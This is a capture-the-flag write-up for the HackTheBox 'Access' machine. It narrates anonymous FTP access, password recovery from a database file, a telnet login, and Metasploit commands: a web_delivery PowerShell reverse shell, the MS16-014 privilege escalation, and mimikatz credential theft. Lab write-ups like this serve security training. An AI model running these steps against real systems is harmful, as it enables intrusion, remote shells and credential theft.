HackTheBox - Access
As always, I am starting off with an Nmap scan to determine open ports. After the scan has completed I will be able to determine my attack vector.

So it looked like that RDP and telnet are open, FTP allows for anonymous login. When I tried to access the FTP service from the browser It seems that i cannot do it, but when I tried to login from the terminal it allowed me ! I was prompted for username so I just used Anonymous for user and blank password, since the header of Nmap output, showed that FTP allows for anonymous access ! There were 2 directories inside FTP service: Backups and Engineer. Backups folder contained a file called “backup.mdb” and folder Engineer contained a zip file “Account Access.zip”. I ran strings command on backups.mdb and I found several interesting things:
admin , administrator, engineer, backup_admin, access4u@security
The last one access4u@security looked more like a password and so I passed it to the zip file: Access Control.zip and it worked so i extracted the file inside. Now the file inside the compressed file had an extension “.pst” so I used a tool called readpst to convert the file and read it with any kind of editor. After I opened the file, I found some information about an account on the system.

I used the found credentials in the Microsoft Telnet Service (port 3389) and it prompted me with a shell. So now I was inside the system and I could run commands.

After enumerating the system, I didn’t find anything, so I decide to upload a windows enumeration script to find something for me. I have immediately discovered that I wasn’t allowed to use backspace and arrows to quickly navigate through commands. I have decided to get a meterpreter session, but after trying to get through payload execution on the system it didn’t work, so I opted to get a web based reverse shell, using the module ‘exploit/multi/script/web_delivery’. What this module will do, is to generate a powershell command, which will be base64 encrypted to evade windows defender and metasploit will also open a web server on my machine so that when I execute the command in the telnet session, the windows box will access my metasploit web server, grab the payload and execute it.
As for the enumeration script, I used Sherlock (made by RastaMouse). This script is going to check for missing patches & software as well as show possible ways of privilege escalation. When the script finished the enumeration, I saw that script has found a common way of privilege escalation in Windows, Secondary Logon Handle, CVE: MS16-032! Once I tested the exploit it did not work, so I would assume at this point that the system was patched against this exploit.
 In Metasploit
 $ use multi/script/web_delivery
 $ set payload windows/x64/meterpreter/reverse_https
Had some error with this exploit saying its not compatible so running this command fixed it !
 $ set target 2 ----> Sets payload delivery via Powershell
 $ set LHOST
 $ set LPORT <>
 $ exploit -j
Copy command from metasploit & run on target machine !

I now had 2 shells as user ‘security’, one telnet & one meterpreter session. As MS16-032 did not worked,I have checked to see the closest exploit to date to MS16-032 and it was the MS16-014. Metasploit has a post exploitation module which uses this exploit to escalate privileges.
 In Metasploit after I get shell !

 $ meterpreter> background
 $ search ms16-014
 $ use exploit/windows/local/ms16_014_wmi_recv_notif
 $ set session 1
 $ exploit


This privilege escalation exploit spawned me in shell session instead of in meterpreter as NT_AUTHORITY user, so I quickly changed it to a meterpreter session using a post module.
 Switch from Shell -> Meterpreter

 $ctrl + z
 $ use post/multi/manage/shell_to_meterpreter
 $ set LHOST
 $ set LPORT <>
 $ set session 2
 $ exploit


At this point, I tried to read the flag, but with no luck! Interestingly enough, I wasn’t able to do because I didn’t have permission and I was NT_AUTHORITY so it was really weird. My attempt to this was to grab the password for the Administrator user using mimikatz (developed by gentlekiwi). I uploaded the tool, and ran it, and I grabbed the password for user Administrator. After this, I opened another telnet session and logged in as Administrator and now I was able to read the root flag!